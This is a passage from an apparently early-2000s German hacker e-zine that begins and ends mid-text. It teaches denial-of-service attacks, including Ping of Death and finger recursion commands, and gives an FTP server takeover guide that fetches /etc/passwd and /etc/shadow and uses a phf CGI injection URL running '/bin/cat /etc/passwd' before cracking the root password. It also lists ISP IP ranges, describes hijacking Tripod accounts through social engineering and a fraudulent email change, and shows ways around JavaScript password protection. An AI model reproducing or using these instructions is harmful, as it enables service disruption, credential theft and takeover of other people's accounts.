geholfen.

-= Revelation, LOA--ASH, Crash Override=-

2.Einige DoS Attacken

by SnakeByte

1.) Einleitung

Eigentlich sollte das hier nur eine kleine Beschreibung des Ping of Deaths werden, aber dann fand ich auch Interesse an einigen anderen DoS Attacken (die zu dem Thema passen) und wollte diese hier nicht unerwähnt lassen (freut euch :P). Da ich leider keinen Text zum simplen Übersetzen fand, der meiner Meinung nach alles Wichtige enthielt, entschied ich mich dafür eine Zusammenfassung der DoS Attacken zu schreiben, die TCP/IP ausnutzen. (mehr oder weniger;)
Eine DoS (Denial of Service) Attacke ist eigentlich eine Forderung an einen fremden Rechner, die er nicht erfüllen kann oder bei deren Erfüllung Probleme auftreten, die sich dann zu unseren Gunsten ;) auswirken. Oft bestehen diese Probleme darin, das der Fremdrechner abstürzt oder für einige Zeit hängt. Meistens wird aber nicht nur eine dieser Anforderungen gesendet, sondern Tausende, durch die Unmenge an Daten wird versucht den Server zu überlasten. Dieser Effekt wird nun versucht zu verstärken, in dem man noch einige Sicherheitslücken ausnutzt.

2.) SYN-Flooding

SYN Flooding ist eine Attacke, die benutzt werden kann um einen Server zum kurzweiligen hängen zu bringen, damit er keine anderen Verbindungen mehr aufbauen oder annehmen kann. Diese Art der Attacke zum Beispiel auch verwendet, um Shimomuras X-Terminal zu hacken (siehe Sequence Number Guessing). TCP Pakete können mehrere Flags enthalten, die dem Fremdrechner sagen, was man von ihm will. Eines dieser Flags ist das SYN Flag. Wenn nur dieses Flag gesetzt ist, zeigt das dem anderen Rechner, das man mit ihm eine Verbindung aufbauen will, worauf dieser mit TCP Paketen, die die entsprechenden Flags (SYN+ACK) enthalten antwortet. Diese SYN-Pakete kann man an jeden beliebigen Port eines Rechners schicken, der von aussen Zugänglich ist. Man muss also für eine solche Attacke wissen: IP des anderen und einen offenen Port. Nun schickt man eine Menge SYN Pakete an den anderen Rechner. Dieser wird diese speichern und eine Rückmeldung (SYN+ACK) schicken. Im Gegenzug erwartet der Rechner nun wieder eine Meldung, um die Einleitung der Verbindung zu vollenden (ACK). Wenn wir aber nun unsere TCP Pakete so ändern das sie von einem nicht existierenden Rechner stammen, wird

der Zielrechner vergebens auf eine Rückmeldung warten. Nach einer gewissen Zeit löscht er die SYN-Anfragen aber wieder aus seinen Speicher.
Das wäre kein Problem bei einem SYN-Paket. Wird ein Rechner aber mit diesen bombadiert, dann füllt sich mit der Zeit sein Speicher und er kann keine weiteren Pakete aufnehmen oder beantworten. Er geht einfach davon aus, das wichtige Anfragen nocheinmal gesendet werden, wenn die Masse der SYN-Pakete bearbeitet ist. Dadurch haben wir ihn also vom Netz genommen, da er keine Antworten mehr gibt. Dies ist besonders interessant bei Spoofing Versuchen, bei denen Trusted Systems ausgenutzt werden, da man vorgibt, eine andere IP zu haben, schickt das Ziel die Antworten auf unsere Anfragen an die Fake-IP, damit diese nicht auf die Antworten reagiert, kann man diesen Rechner mit SYN-Flooding aus dem Verkehr ziehen. Wer den Sourcecode für eine solche Attacke sucht, findet den in Phrack 49 Artikel 7.

3.) Ping of Death alias Large Packet Attack

Diese DoS-Attacke hat den Namen Ping of Death nur daher erhalten, da sich das kleine Programm ping, das bei jedem OS dabei ist besonders gut dafür eignet diese Attacke durchzuführen. Die Auswirkungen der Attacke sind recht unterschiedlich und hängen vom OS des Betroffenen ab, sie reichen von kurzem hängen der Maschine bis zu kompletten Absturz des Systems. Normalerweise testet man mit ping ob ein Server noch am Leben ist, bzw wie gut die Verbindung steht. Man bekommt nach einem ping gesagt, wie lange der Weg eines Paketes hin und zurück gedauert hat. Man schickt also ein oder mehrere Pakete an einen Zielrechner, der diese dann zurücksendet und jenachdem wieviel Zeit zwischen Senden und Emfang verstrichen ist, weiß man ob die Verbindung perfekt oder total am Ende ist. Die eigentliche Attacke beruht aber wie gesagt nicht auf dem ping sondern auf einer Ausbeutung des Internet Protokolls (IP). Wenn man einem anderen Rechner Daten schickt, werden sie mit Hilfe des IP's in handliche, kleine Pakete verpackt, die dann einzeln gesendet werden, und auf dem Zielrechner mit Hilfe von IP wieder zusammengebastelt werden. Diese Pakete sind maximal 65,535 (2^16-1) bytes groß, da der IP Header nur ein 16-bit Feld für die Größe des Paketes vorgesehen hat. Der IP Header an sich ist 20 bytes groß, wodurch uns noch ganze 65,515 bytes für sinnlosen Datenmüll bleiben <g>. Da die Protokolle unter IP meistens nur noch kleinere Pakete verarbeiten können (Ethernet kann nur 1500 bytes gebrauchen) werden diese Pakete nochmals zerkleinert. Dann werden sie an den Zielrechner gesendet, der sie dann wieder zusammenbastelt. Zuerst baut es die IP Pakete zusammen, und dann die enthaltenen Daten.
Soweit der Normalfall, aber der interessiert in diesem Artikel nur am Rande :P. Was passiert aber nun, wenn wir es schaffen, ein IP Paket zu basteln, das größer als 65,535 bytes ist ? Es wird zerkleinert, an den Zielrechner gesandt und der versucht nun das übergroße IP-Paket wieder zusammenzusetzen. Dabei findet er aber heraus, das das Paket größer als erlaubt ist und bekommt einen Speicherüberlauf, was ihn arg ins schwitzen bringen kann (wie gesagt, je nach OS).
Soviel zur Attacke, aber was hat ping nun damit zu tun ? Ok, was macht ping ? Es verschickt Pakete, deren größe man selbst bestimmen kann.

Unter Win95 und WinNT gibt es nun einen kleinen Fehler.
Per 'ping -l 65508 targethost' (auf der dos Kommando Ebene) schickt man ein 65508 bytes großes Paket. Kein Problem, ist ja noch in der akzeptablen Größe, wäre da nicht noch der 8 bytes lange ping header und der 20 Bytes große IP header..

65,508 + 8 + 20 = 65,536 > 65,535

Dumm gelaufen, aber das eine Byte kann ausreichen. Dadurch kam das Programm ping zur Ehre ein DoS-Tool zu werden. Diese Attacke kann aber auch mit anderen Programmen durchgeführt werden, die dann auch mehr als nur 1 byte überlauf erzeugen können.
Wobei dieser Bug auf den meisten Systemen behoben wurde und sich auch nur noch das 'alte' Win95 Ping dazu eignet.

4.) Finger

Nein, hier wird nicht gefummelt,.. ;P
Diese Attacke hat zwar nicht allzuviel mit TCP-IP zu tun und ist 'etwas'
älter aber ich finde sie recht interessant. Finger ist ein brauchbares
Unix/Linux Tool, das man verwendet um Informationen über den User einer E-Mail Addresse herauszufinden. Viele dieser Finger Varianten (fast jedes Unix/Linux hat seine eigene) erlauben es, so zu tun, als würde die Anfrage von einem anderen Server kommen. Normalerweise startet
man finger folgendermaßen:

```
finger SnakeByte@gmx.de
```

Wenn man aber das ganze durch einen anderen Server leiten will:

```
finger SnakeByte@yahoo.com@gmx.de
```

Wenn man nun aber folgendes probiert

```
finger SnakeByte@@@@@@@@@@@@@@@@@@@@@@gmx.de
```

werden lauter Prozesse angeleiert, die mächtig Bandbreite, Speicherplatz
und ähnliches fressen, also das ganze auf dem Zielrechner ausführen.
Es wird versucht durch den eigenen Sever, das finger Programm anzusprechen, das wieder auf dem eigenen Server das finger Programm anspricht, das... etc ;P

5.) Ping Flooding

Hier setzt man dem Zielrechner eine Menge an Ping Paketen vor, die er
alle zu beantworten hat. Das kostet ihn natürlich ne Menge an Rechenzeit und Bandbreite. Da man die Ping Pakete aber selber schicken
muss lohnt es sich das ganze auf einer shell zu starten.
Unter Linux/Unix werden solange ping Pakete gesendet, bis der User mit Strg+C abbricht, daher kann man einfach mit

```
ping -s hostip
```

ne Menge an Ping Paketen schicken unter Win9x / NT geht man auf Start - Ausführen und gibt einige Male (15-20)

```
PING -T -L 256 <Zielip>
```

ein und der Zielrechner hat zu arbeiten.

6.) Moderne DDOS Tools

Das Problem beim fluten anderer Server ist, das diese meistens eine große Bandbreite
besitzen, die hier aufgeführten Attacken werden also voraussichtlich

nur bei
Rechnern funktionieren, deren Bandbreite kleiner oder gleich eurer ist.
Jedoch haben die meisten modernen DDOS (Distributed DOS) Programme es geschafft
dieses Problem zu lösen. Man installiert auf mehreren Rechnern Backdoors
(z.B. TRINOO, TFK, Stacheldraht), diesen kann man nun per Client übermitteln,
welche IP sie mit welcher Attacke angreifen sollen. Dadurch erreicht man
einen Datenstrom, der wie man in der Vergangenheit bemerkt hat auch große
Server wie YAHOO lahmlegen kann.

3.FTP Server hacken:
==========
Huhu !
Habt ihr nicht schon immer einmal daran gedacht wie es wäre einen FTP Server zu hacken,
sich als root
uneingeschränkten Zugriff verschaffen und eventuell auch noch die Web Seiten auszutauschen
um euch zu präsentieren ???
Also, ich kenne keinen Hacker (oder solche, die es werden wollen), die sich dieser
Vorstellung bisher entzogen haben.Zuerst brauchen wir noch ein paar Dinge, bevor
wir richtig loslegen:
* einen FTP Client (ich bevorzuge den von Windows)* einen Password Cracker (John The Ripper)*
eine möglichst grosse Wordlist oder einen Dictionary Maker
(dieser Punkt fällt weg, wenn wir einen BruteForce Password Cracker haben)
* viel Zeit Ich bevorzuge noch das hinzuziehen von irgendwelchen Getränken wie Cola, Kaffee
oder auch Tee.
Wenn wir all diese Dinge geklärt haben, können wir endlich loslegen ;-)
Probieren wir es zuerst mit der einfachsten Methode, indem wir unseren FTP Client starten
und eine Verbindung
zum "Opfer - FTP" herstellen.
Dort versuchen wir uns nun als "anonymous" einzuloggen und senden als Passwort eine falsche
E-Mail Adresse.

Hierzu gehen wir in die DOS-Eingabeaufforderung und tippen ein (nach jeder Zeile Return drücken):
ftp open target.com anonymous
(hier teilen wir dem Server unseren Benutzernamen mit)
Bill@Microsuck.com
(hier teilen wir dem Server "unsere" E-Mail Adresse mit)
get /etc/passwd
(wir downloaden das file mit dem Namen passwd)
get /etc/shadow
(falls die passwd nicht existiert, downloaden wir die shadow)
disconnect
(trennt die Verbindung zum Server)
quit
(schliesst den FTP Client)
Sollten wir hier schon Glück gehabt haben, ist der Rest ein Kinderspiel.
Wir besitzen schonmal das passwd file und müssen dieses nur noch cracken. Dazu nehmen wir
unseren Cracker und lassen ihn entweder nach der Dictionary oder Brute Force Methode das
Passwort entschlüsseln. Das Ergebnis was wir bekommen, ist das Passwort des "root" Account
(unter Novell: Supervisor; unter NT: Administrator), mit dem wir nun wieder eine neue FTP
Verbindung zu unserem Server herstellen und uns als root und dem frisch gecrackten Passwort
anmelden.
Sollten wir allerdings an der ersten Methode gescheitert sein, können wir uns einen kleinen
Bug in einigen UNIX Versionen zu Nutze machen.
Hierzu benötigst du nur noch einen Webbrowser, in den du folgende Adresse eingibst
(anstelle des www.target.com einfach den Domainnamen eintragen):
http://www.target.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
bzw.http://www.target.com/cgi-bin/phf?Qalias=x%0a/bin/cat%
20/etc/shadow
Wiederum kann es hier klappen, dass wir den Inhalt der passwd oder shadow file sehen.
Sollte dies der Fall sein, so speichern wir diese und cracken sie nur noch mit Hilfe
unserer Proggies, loggen uns als root ein und treiben nun nach belieben dort unser Spielchen
auf dem FTP Server.
Es kann trotzdem geschehen, dass wir noch durch keine der beiden Methoden Erfolg gehabt
haben ;-(An dieser Stelle sollten wir es mit dem Brute Force Hacking probieren.
Brute Force bedeutet ganz einfach, ALLE möglichen Kombinationen zu probieren, was sehr
zeitaufwendig sein kann und wird.
TIP: UNIX Passwörter sind maximal 8 Zeichen lang !!!
So, hiermit hätten wir dann auch das Thema mit dem FTP / Website hacken abgeschlossen.
Eigentlich ist das ganze ziemlich simpel. Solltet ihr es dennoch nicht beim ersten Mal
lesen verstanden haben, so lest es immer und immer wieder und sollten dann noch Fragen
auftauchen, mailt mir und fragt mich.

4.

62.0.64.0 - 62.0.191.255 Netvision (il)
62.2.96.0 - 62.2.120.255 Cablecom (ch)
62.26.0.0 - 62.27.255.255 nacamar (de) - früher worldonline; jetzt tiscali
62.47.0.0 - 62.47.63.255 Highway Customers (at) - Telekom Austria AG
62.52.0.0 - 62.55.255.255 mediaWays (de)
62.96.128.0 - 62.96.175.255 addcom (de) - jetzt tiscali
62.104.0.0 - 62.104.255.255 ROKA(-NET) (de) Mobilcom Cityline/mcbone/pppool
62.104.204.0 - 62.104.204.255 freenet (de) - Mobilcom/mcbone/pppool
62.104.210.0 - 62.104.210.255 freenet (de) - Mobilcom/mcbone/pppool
62.104.216.0 - 62.104.219.255 ROKA-NET (de) - 1&1/Mobilcom Cityline/pppool
62.122.14.0 - 62.122.14.255 Galactica (it)
62.122.23.0 - 62.122.23.255 Galactica (it)
62.144.0.0 - 62.144.255.255 nacamar (de) - früher worldonline; jetzt tiscali
62.153.0.0 - 62.158.255.255 DTAG (de)
62.156.0.0 - 62.159.255.255 DTAG (de)
62.178.0.0 - 62.178.83.255 Chello (at)
62.180.192.0 - 62.180.223.255 VIAG intercom (de)
62.218.0.0 - 62.218.255.255 UTA Telekom (at)
62.224.0.0 - 62.224.127.255 DTAG (de)
62.225.192.0 - 62.227.255.255 DTAG (de)
62.246.3.0 - 62.246.31.255 addcom (de) - jetzt tiscali
80.128.0.0 - 80.146.159.255 DTAG (de) - DSL
131.211.0.0 - 131.211.255.255 uunet (nl)
145.253.0.0 - 145.254.255.255 Arcor (de)
149.99.0.0 - 149.99.255.255 Sprint Canada Inc. - 149.99.130.0 bis 149.99.150.255
149.225.0.0 - 149.225.255.255 uunet (de) - compuserve
151.189.0.0 - 151.189.255.255 Calisto (de)
152.163.0.0 - 152.163.255.255 AOL (us)
172.176.0.1 - 172.177.255.254 AOL (de,fr,...)
172.184.0.1 - 172.184.255.254 AOL (de,fr,...)
192.109.76.0 - 192.109.76.255 Alcatel SEL (de)
192.114.63.0 - 192.114.63.255 Internet Society of Israel (il)
193.101.100.0 - 193.101.100.255 Siemens (de)
193.178.184.0 - 193.178.190.255 Otto-net (de)
193.189.224.0 - 193.189.255.255 BERTELSMANNNET (de) - mediaWays Hostmaster
193.194.163.0 - 193.194.164.255 AGCNET (gh)
193.252.41.0 - 193.252.41.255 France Telecom (fr)
194.8.193.0 - 194.8.197.255 NetCologne (de)
194.31.232.0 - 194.31.232.255 DE-CIX interconnect (de) *!strange*
194.121.59.0 - 194.121.59.255 Microsoft (de) - xlink
194.174.230.0 - 194.174.230.255 Siemens (de)
194.179.124.128 - 194.179.124.255 Telefonica Transmision de Datos

(es)
194.203.122.0 - 194.203.123.255 uunet (gb)
194.230.128.0 - 194.230.255.255 sunrise (ch)
195.3.113.0 - 195.3.113.127 Telekom Austria Highway (at)
195.7.49.32 - 195.7.49.63 Technology Software Services
(ie) - eircom/tinet
195.93.64.0 - 195.93.127.255 AOL (us)
195.186.0.0 - 195.186.33.255 Bluewin (ch)
195.186.96.0 - 195.186.255.255 Bluewin (ch)
195.252.160.0 - 195.252.183.255 Talkline (de)
199.203.0.0 - 199.203.255.255 Elron Technologies (us)
202.53.64.0 - 202.53.95.255 Nettlinx (in)
203.167.128.0 - 203.167.159.255 clix-ClearNet (nz)
212.28.0.0 - 212.28.31.255 hyperlink-interactive (gb)
212.28.32.0 - 212.28.63.255 Transkom (de)
212.28.64.0 - 212.28.95.255 RU-INTERSATCOM (ru) - bis .69.255
Moscow-Ru.ISSP.net
212.28.96.0 - 212.28.127.255 MTS Sytemhaus (de)
212.28.128.0 - 212.28.159.255 AGRI (ch)
212.28.160.0 - 212.28.191.255 ABANET (it) - Abaco
Informatica srl
212.28.192.0 - 212.28.223.255 Telia AB (se)
212.28.224.0 - 212.28.232.255 LocaNet (de)
212.56.128.0 - 212.56.159.255 Melita Cable (mt)
212.125.51.0 - 212.125.55.255 LIT (de) - mik.net
212.136.0.0 - 212.136.255.255 uunet (nl)
212.144.0.0 - 212.144.255.255 otelo (de)
212.152.128.0 - 212.152.151.255 UTA Telekom (at)
212.152.192.0 - 212.152.223.255 UTA Telekom (at)
212.185.208.0 - 212.185.255.255 DTAG (de)
212.216.0.0 - 212.216.31.255 Telecom Italia (it)
212.225.0.0 - 212.225.127.255 Demon Internet (gb)
212.225.128.0 - 212.225.255.255 Internet Telecom (fr)
Cable&Wireless France
212.243.99.0 - 212.243.99.255 Gallus-net (ch)
213.0.64.0 - 213.0.71.255 Telefonica De Espana (es) Red de
servicios IP
213.6.0.0 - 213.7.255.255 freenet (de) -
Mobilcom/mcbone/pppool
213.20.0.0 - 213.20.255.255 mediaWays (de)
213.33.0.0 - 213.33.43.255 Telekom Austria (at) - Highway
Customers
213.47.245.0 - 213.47.245.255 Chello (at)
213.61.80.0 - 213.61.95.255 freenet (de) -
Mobilcom/mcbone/pppool
213.168.106.0 - 213.168.106.255 Netcologne (de)
213.168.195.0 - 213.168.195.255 nordCom (de)
213.200.0.0 - 213.200.20.255 Balcab (ch) - Siemens
217.0.0.0 - 217.5.127.255 DTAG (de)
217.48.0.1 - 217.51.126.254 mediaWays (de)
217.80.0.0 - 217.89.31.255 DTAG (de)
217.162.0.0 - 217.162.207.255 Cablecom (ch)
217.224.0.0 - 217.237.161.47 DTAG (de) - dsl

5.Hacking Tripod Accounts
Von: NegativeRage
Übersetzt von: [CONVEX] / <<>> The Parallel Minds Cooperation

Einleitung:
Schonmal jemanden richtig böse gehasst? Oder eine Page gesehen, die Du richtig
schlecht oder zu offensiv fandest? Wenn es sich um eine Tripod-Seite handelt,
dann hast Du Glück! In diesem Text wirst Du jenes herausfinden, um Kontrolle
über einen Tripod-Account zu erhalten!! Es ist ein sehr einfacher Prozess... es
fing alles in einer späten Nacht an, als ich dieses unheimliche Bedürfnis spürte,
eine Text-Datei zu schreiben... Ich begann, die Tripod Help Files durchzulesen... und
nach einer Weile traf es mich! (Ich würde gerne eine Dokumentation über
Tripod schreiben wollen... war aber nicht sicher, wie leicht es ist, deren Pages
zu hacken!)
Nachdem Du dieses liesst, wirst Du Dir möglicherweise sagen... "Hey, das hat wohl
mehr mit "social engineering" zu tun als mit hacken!" Nun, da hast Du wohl recht.
Teilweise! Denn "social engineering" spielt eine wichtige Rolle beim Hacken.
Als allererstes musst Du wissen, was Tripod überhaupt ist. Tripod ist ein Service,
der Dir erlaubt, bis zu 2 MB freien Speicherplatz für Deine eigene Homepage
zu nutzen (so ähnlich wie geocities, angelfire, usw...).

Jetzt mal zum wichtigen Teil... was Du brauchst:
Um einen Tripod-Account zu hacken, brauchst Du einige wenige grundlegende Sachen.
Du brauchst natürlich einen Internet-Zugang, du brauchst die Email-Addresse,
welche Dein Opfer zum registrieren bei Tripod benutzt hat. Oftmals ist diese
auf der Page zu finden. Du brauchst ausserdem etwas Zeit, etwa eine Woche oder
zwei. Dann musst Du den Username herausfinden, das ist ziemlich einfach, weil
dieser Username ein Teil der entsprechenden URL ist.
Diese sieht ungefähr so aus:
http://members.tripod.com/~username
Natürlich muss "username" mit dem entsprechenden Usernamen ersetzt werden (ha!).
Letztendlich braucht man dann noch den richtigen Namen der entsprechenden Person.
(oder den Namen der Person, die als solche angegeben wurde). Dies könnte sehr
trichreich sein, dieses herauszufinden. Ist diese nicht auf der Page, dann könntest

Du die Mitglieder-Profile durchsuchen. Um dies zu tun, musst Du nach
http://www.ltripod.com/planet/profile/search.html
gehen und alles über den Webmaster des entsprechenden Tripod-Accounts eingeben.
Dies funktioniert nur, wenn dieses Mitglied ein eigenes Mitglied-Profil
erzeugt hat. Wenn er/sie keins hat, dann musst Du irgendwelche andere Mittel
einsetzen, um diese Informationen zu erlangen. Versuch, an diese Person zu mailen.
Gib vor, dass Du diese entsprechende Page magst und Du gerne mehr erfahren möchtest.
Erzähl Ihnen etwas über Dich selber. versuch sie, mit Infos zu überschwemmen. Heuchle
irgendetwas vor und quetsche aus Ihnen alle Infos heraus, die Du erhalten kannst
(natürlich, ohne das diese etwas bemerken). Wenn Du jedoch ein Mitglieder-Profil
findest, dann wirst ihren kompletten Namen, das Datum ihres Beitritts bei Tripod
ihren Wohnort, EMail- und Homepage-Adresse (Ist diese nicht vorgegeben,
na dann keine Sorge, diese ist ja offensichtlich. Schliesslich kennst Du ja den
Mitglieds-Namen!), und eine kurze Beschreibung finden. Wenn Du dann Glück hast,
wirst Du bzw. solltest Du alle Informations finden die Du brauchst! Wenn Du
trotz allem weiterhin Probleme haben solltest, die entsprechenden Infos zu finden,
dann schau nach, ob Dein Opfer ICQ hat. Oftmals haben diese 'ne Menge Zeugs über
sich selber dort stehen. Versuch einfach alles, was Du Dir überhaupt erdenken kannst,
um diese Infos zu kriegen!

---Und jetzt was?---

Ich Habe Euch das ganze nicht umsonst machen lassen. Alles was Ihr gemacht habt, war
ausserordentlich wichtig. Der erste Schritt zur Übernahme des Accounts ist es, den
Account unter Eurer Email-Adresse registrieren zu lassen. Du kannst den Account
mit einem dieser freien Email-Serivces bekommen, wie zum Beispiel:

http://www.netadress.com oder
http://www.hotmail.com

oder viele andere. Um das ganze recht unauffällig zu gestalten, solltest Du die
neue Email-Adresse möglichst ähnlich gestalten. Beispielsweise, wenn die Person
die Email-Adresse dumm@arsch.com benutzt, sollte die neue in etwa fett@hotmail.com
lauten (...verstehste?). Mit der neuen Email-Adresse schreibst Du jetzt einen
Brief an membership@tripod.com.

Und das ist jetzt, was Tripod sagt, was sie gerne haben wollen.
**********Zitat**********
"Falls Sie Ihre Email-Adresse ändern müssen, bitte kontaktieren Sie uns bei

membership@tripod.com mit Ihrer neuen Email-Adresse. Bitte setzen Sie Ihren
Mitglieds-Namen, Ihre alte Email-Adresse und Ihren vollen Namen in die
Nachricht ein."
**********Ende**********

Tut also exakt, was sie sagen. Sagt, Ihr habt eine neue Email-Adresse und Ihr
würdet gerne wollen, dass Tripod Eure Einträge updatet! Es dauert cirka 1 Woche,
bis Tripod antwortet und so sieht dann das Antwortschreiben aus:
**********Zitat**********
Sehr geehrter "User",
vielen Dank, dass Sie uns über Ihre neue Email-Adresse informiert haben.
Wir haben Ihre Mitglieder-Informationen upgedatet.

Tripod Mitglieds Name: mitgliedsname (unverändert)
Neue Email-Adresse: mitgliedsname@freemail.com

Wenn Sie eine Homepage bei Tripod haben, müssen Sie Ihre Homepage updaten,
um die neue Email-Adresse zu nutzen...
**********Ende**********
Falls Ihr es noch nicht realisiert habt, Ihr habt jetzt Kontrolle über den
Account (so was in der Art). Alles, was das entsprechende Mitglied von Tripod
bekommt, wird jetzt an Euch gesendet! Das bedeutet, wenn Du eine Email
an lost@tripod.com mit Deinem bzw deren Mitgliedsnamen in der Subject-Leiste schickst,
dann wirst Du deren Passwort erhalten (stelle sicher, dass das einzige in der
Mail der Mitgliedsname in der Subject-Leiste ist. Wenn Du irgendwas Messagehaftes
schreibst, werden die nicht antworten!!! Vertraut mir, ich habe 3 Wochen gewartet,
bis ich das endlich geschnallt habe (hehe!)! Nun, es jetzt nicht das richtige
Passwort, was Ihr jetzt bekommt, ist ein temporäres Passwort (eins mit einem
Passwortgenarator generiertes Passwort =]), aber dieses funktioniert auch!
Wenn Du dann das Passwort hast, hast Du somit totale Kontrolle über den Account
erlangt!

~Sei kein Idiot~
Ihr müsst natürlich verstehen, dass, sobald Tripod Wind über diese Vorgehensweise
bekommt, Tripod möglicherweise dieses Problem beseitigen wird. Um dieses zu verhindern,
sei kein Idiot! Gehe also nicht auf 'ne Hacking-Tour und greife gleich sofort eine
Reihe von Accounts an. Benutze dieses nur, wenn Du unbedingt musst. Je mehr Leute
dieses tun, umso offensichtlicher wird es den Tripod-Leuten auffallen und umso schneller
werden sie dieses Leck beheben! Es wäre ganz schön "lame" von Euch,

eine Reihe
von Accounts ohne jeglichen Grund zu hacken und das wäre für mich auch ganz schön
ätzend (Wie mein Geocities-Bericht, würde dieser Text nicht mehr aktuell sein!)
Benutz diesen Text also weise. Bitte Leute!

~Disclaimer~
In keinster Weise kannst Du mich für Deine Handlungen verantwortlich machen, für
den Fall, dass Du Ärger bekommst für das Hacken eines Tripod-Accounts... es ist nicht
meine Schuld! Ich habe Dich in keinster Weise dazu ermutigt, dieses zu tun! Im
Gegenteil, ich will dich entmutigen, in Hinsicht auf das, was ich in der
~Sei kein Idiot~-Sektion gesagt habe! Du darfst diesen Text kopieren und weitergeben,
solange er nicht verändert wird! Es gibt kein Copyright hierauf.
Wenn Du Kommentare abgeben willst oder Fragen hast, sei so frei und maile diese
an mich: negativerage@hotmail.com!
Ich bin übrigens nicht verantwortlich für irgendwelche Rechtschreibfehler in diesem
Text, oder alles was sich daraus ergibt! =]

~Shoutouts:~
-LOU-kM-Miah-pROcon
-alle diejenigen, die mir geholfen haben/Tips gegeben haben für diesen Bericht!
-alle hacker, die schon vor mir diesen Weg gegangen sind und den Computer-Underground
zu dem gemacht haben, was es heute ist!

6.Java Script Passwortschutz.

Kennt ihr das auch es gibt Seiten wo ihr rein wollt aber

die Seite durch einen Javascript Passwortschutz geschützt ist ?

hier nun eine Methode um diesen Schutz zu umgehen:

1.te Möglichkeit

Beim betrachten des Quellcodes der Seite findet sich dann
oft auch das Passwort und der Username. Also drücken wir die rechte
Maustaste. (Nun kann bei den meisten Seiten ein Box erscheinen die
die
rechte Maustaste sperrt. Diese Sperre umgeht man indem man die rechte
Maustaste gedrückt hält und mit der linken Maustaste auf die
Schaltfläche
" OK " klickt und dann die rechte Maustaste wieder loslässt. Nun
erscheint das Kästchen
 von der rechten Maustaste
dort klickt man nun auf: " Quelltext anzeigen " dann erscheint ein
neues Fenster wo der Quelltext drin steht.

Dann sucht Ihr im Quelltext nach diesem Quode:

```
{
document.location.href="http://protectedserver.de/members.html


";
}
```

Wie man aus dem Quelltext erkennen kann wird das Passwort verglichen
und dann wird man zur
Passwortgeschützten Seiten - Adresse umgeleitet. Man schreibt sich
die URL
auf und gibt sie in den Browser ein. Dann ist man schon bei der Seite
die
man sehen will.

2.te Möglichkeit

Nun gibt es auch den Javapasswordschutz der die URL kodiert
Die entsprechende Schutzfunktion im HTML Quelltext sieht dann so aus:

```
document.location.href="http://www.protectedserver.de/members/"+pass"
.html";
```

Hier besteht mehr Schutz aber man kann sich ja die Dateien auf dem
Server
Listen lassen *g* (leider sind manche Server gegen unerlaubtes Listen
geschützt).
Also tippt man
in den Broswer:

http://www.protectedserver.de/members/

so erhält man eine Auflistung der Dateien die auf dem Server liegen. Also auch
die Seite die über den Java Script Passwortschutz aufgesucht wird. Man muss diese
nur noch anklicken und schon ist man drin.

3.te Möglichkeit

***Nur geeignet im Netscape Browser dafür aber immer anwendbar und klappt fast immer ***

Bei Seiten so wie dieser hier kann es passieren das man in der Navigationsleiste

(so was ähnliches wie auf der linken Seite der Website)

einen Link findet der direkt die Passwort geschützte Website lädt.

dann kommt sofort das Passwortfeld und man kann sich NICHT den Quelltext ansehen.

(zumindest nicht mit den ersten beiden Methoden).

Also klicken wir auf zurück im Browser damit das Passwortfeld weggeht.

Nun geht man auf der Navigationsleiste über den Link

der zu der Passwortgeschützten Website führt.

NUN GIBT ES 2 MÖGLICHKEITEN WAS PASSIEREN KANN ICH BESCHREIBE HIER BEIDE:

1.TE

Es erscheint unten links in der Statuszeile

des Browsers die Adresse z.B.: passwort.html

Du merkst dir passwort.html und klickst oben im Browser auf Datei da klappt ein Menü auf

dann klickst du auf Seite öffnen. Nun erscheint eine Schaltfläche wo du "Datei öffnen im:
Composer anwählst"

und schreibst noch ins Lange weiße Kästchen wo das darüber steht:

" Geben Sie den WWW- Standort (URL) bzw. die lokale Seite ein, die Sie öffnen wollen: "

Dort gibst Du Die Adresse der Seite ein + /passwort.html.

Das würde so aussehen: (ich nehme zum Beispiel meine Seite

http://www.thedevil.xtor.de/passwort.html

Nun klickst Du auf Öffnen. Jetzt öffnet sich ein kleiner Website - Editor dort klickst Du
wieder auf Datei

Dann auf "Seite speichern unter" . (Speichere die Datei wo Du willst.) Dann klicke unten

in Windows auf die Schaltfläche Start dann auf Zubehör und dann auf Editor.

Im Editor klickst Du auf Datei (oben links) dann auf öffnen. Jetzt erscheint ein kleines
Fenster vor deiner Nase.

Dort klickst Du neben der Auswahl "Dateityp" auf "Textdokumente" und wählst "Alle Dateien" aus.

Nun wählst Du die eben gespeicherte Website aus. Daraufhin wird dir der Quelltext der Website
angezeigt,

wo Du nach

```
 if (Eingabe=="DasPasswortderSite" II Eingabe=="daspasswortdersite")
```

(Es muss nicht immer Eingabe da stehen. Dort wo Eingabe Steht kann alles mögliche stehen.)

So wie Du aus dem Code entnehmen kannst würde das Passwort heißen :

"DasPasswortderSite" daneben wo das selbe noch mal klein geschrieben da steht ist auch das
Passwort

es ist nur klein geschrieben weil der Benutzer der das Passwort weiss es auch
 klein-geschrieben eintippen kann.

So das war's. Hier noch die

2.te Möglichkeit

Du gehst mit dem Mauszeiger über den Link zu der Site wo der Passwortschutz ist.

Dann erscheint unten in der Browser Statuszeile z.B.: "Hier geht es zum Members Bereich"

das ist schlecht aber auch lösbar.

Nun bewegen wir den Mauszeiger auf eine LEERE Stelle in der Navigation.

dort drückt man die rechte Maustaste und klickt auf

Rahmenquelltext anzeigen (Netscape).

Nun öffnet sich ein Separates Fenster wo der Quelltext drin steht.

dort suchst du nach einem Link

sieht so aus:

<a href="members.html" ONMOUSEOVER="window.status='Hier geht es zum Members Bereich'; return
true;"> members

Nun hast Du die Adresse members.html raus.

Du merkst dir members.html und klickst oben im Browser auf Datei da klappt ein Menü auf

dann klickst du auf Seite öffnen. Nun erscheint eine Schaltfläche wo du "Datei öffnen im:
Composer anwählst"

und schreibst noch ins Lange weiße Kästchen wo das darüber steht:

" Geben Sie den WWW- Standort (URL) bzw. die lokale Seite ein, die Sie öffnen wollen: "

Dort gibst Du Die Adresse der Seite ein + /members.html.

Das würde so aussehen: (ich nehme zum Beispiel meine Seite

http://www.thedevil.xtor.de/members.html

Nun klickst Du auf Öffnen. Jetzt öffnet sich ein kleiner Website - Editor dort klickst
Du wieder auf Datei

Dann auf "Seite speichern unter" . (Speichere die Datei wo Du willst.) Dann klicke unten

in Windows auf die Schaltfläche Start dann auf Zubehör und dann auf Editor.

Im Editor klickst Du auf Datei (oben links) dann auf öffnen. Jetzt erscheint ein kleines
Fenster vor deiner Nase.

Dort klickst Du neben der Auswahl "Dateityp" auf "Textdokumente" und wählst "Alle Dateien" aus.

